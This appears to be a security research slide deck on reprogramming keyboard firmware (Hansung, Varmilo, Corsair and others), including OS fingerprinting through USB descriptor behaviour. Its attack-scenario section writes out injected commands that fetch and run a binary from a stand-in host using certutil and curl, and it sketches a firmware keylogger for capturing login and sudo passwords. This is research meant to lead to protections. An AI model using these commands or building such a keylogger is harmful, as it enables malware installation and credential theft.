For proof-of-concept purpose, We implemented a malicious behavior when the PrtSc key is pressed.


Project progress

Firmware analysis - Hansung

We can flash arbitrary firmware.




Original



Modified

Project progress

Firmware analysis - Vamilo VA87M



Project progress

Firmware analysis - Vamilo VA87M

```
call int32 CTUSBManager.DllQuote::LoadProgdata(
  unsigned int8[] pMtpBuf,
  unsigned int32 dwMtpSize,
  unsigned int8[] pProgramBuf,
  unsigned int16& wProgramSize,
  unsigned int8[] pOptionBuf,
  unsigned int16& wOptionSize,
  unsigned int8[] pDataBuf,
  unsigned int16& wDataSize
)
```

Project progress

Firmware analysis - Vamilo VA87M

```
.method public hidebysig instance bool ProgramAllPage(unsigned int8 type)
                                        // CODE XREF: RGBDemo.RGBDemo__ISPProgram+D3↓p
                                        // RGBDemo.RGBDemo__ISPProgram+1BF↓p ...
  {
    .maxstack 8
    ldarg.1
    call     int32 CTUSBManager.DllQuote::Program(unsigned int8 ucType)
    ldc.i4.m1
    beq.s    loc_99B
    ldc.i4.1
    ret

loc_99B:                                    // CODE XREF: CTUSBManager.ISPSetup__ProgramAllPage+7↑j
    ldc.i4.0
    ret
  }
```

Project progress

Firmware analysis - overall

Vendor	Progress
Deck CBL-87XN	**100% // We can write whatever code we want & debuggable**
Hansung GK893B	70% // We can write whatever code we want.
Varmilo VA87M	30% // Analysis firmware updater
Corsair K70 RGB TKL	10 % // Analysis firmware updater

Project progress

OS Detection method - keyboard perspective

OS detection method on the keyboard:

Linux, Mac and Windows each have a slightly different method of USB descriptor handling.

For example, Linux sends USB_DT_DEVICE_QUALIFIER up to 3 times (in case of failure)
to detect the speed of the device, while Windows sends it only once.

We can take advantage of these characteristics to detect the host OS on the keyboard.

```
static void
check_highspeed(struct usb_hub *hub, struct usb_device *udev, int port1)
{
    struct usb_qualifier_descriptor *qual;
    int                 status;

    if (udev->quirks & USB_QUIRK_DEVICE_QUALIFIER)
        return;

    qual = kmalloc(sizeof *qual, GFP_KERNEL);
    if (qual == NULL)
        return;

    status = usb_get_descriptor(udev, USB_DT_DEVICE_QUALIFIER, 0,
            qual, sizeof *qual);
    if (status == sizeof *qual) {
        dev_info(&udev->dev, "not running at top speed; "
            "connect to a high speed hub\n");
        /* hub LEDs are probably harder to miss than syslog */
        if (hub->has_indicators) {
            hub->indicator[port1-1] = INDICATOR_GREEN_BLINK;
            queue_delayed_work(system_power_efficient_wq,
                    &hub->leds, 0);
        }
    }
    kfree(qual);
} « end check_highspeed »
```

```
int usb_get_descriptor(struct usb_device *dev, unsigned char type,
               unsigned char index, void *buf, int size)
{
    int i;
    int result;

    if (size <= 0)      /* No point in asking for no data */
        return -EINVAL;

    memset(buf, 0, size);   /* Make sure we parse really received data */

    for (i = 0; i < 3; ++i) {
        /* retry on length 0 or error; some devices are flakey */
        result = usb_control_msg(dev, usb_rcvctrlpipe(dev, 0),
                USB_REQ_GET_DESCRIPTOR, USB_DIR_IN,
                (type << 8) + index, 0, buf, size,
                USB_CTRL_GET_TIMEOUT);
        if (result <= 0 && result != -ETIMEDOUT)
            continue;
        if (result > 1 && ((u8 *)buf)[1] != type) {
            result = -ENODATA;
            continue;
        }
        break;
    }
    return result;
}
EXPORT_SYMBOL_GPL(usb_get_descriptor);
```

Project progress

Attack scenario - 1. Malicious program installation

Commands are OS-specific, but In most cases, computers are connected to the internet, so we can download binary from internet and run it.

Below are examples of commands for each OS:

Windows (what we implemented):
<Windows>+R
cmd
certutil -urlcache -split -f http://example.com/poc.exe && poc.exe

MacOS:
<Command> + <Space>
terminal
curl http://example.com -O && ./poc

Project progress

Attack scenario - 2. Built-in keylogger

Storing keystrokes to obtain sensitive information such as passwords or banking information

Challenge 1 : SRAM (volatile) or data flash (non-volatile) are not huge (only 4K ~ 20K), what information should be stored and on what basis?

A : We can get the password when user logins the computer. In Mac or Linux, when user types “sudo” command, we can get password too.

Challenge 2 : When does an attacker get a stored keystroke?

A :
Case 1) On a public PC such as an internet cafe.
Case 2) Can bypass software based anti-keylogging solution such as nxKey, ASTx

Conclusion & TODO

-

1. 분석이 덜 끝난 나머지 키보드들의 펌웨어 분석

2. Attack scenario를 조금 더 구체화하고 이에 따른 악성행위 구현

3. 보호기법 도출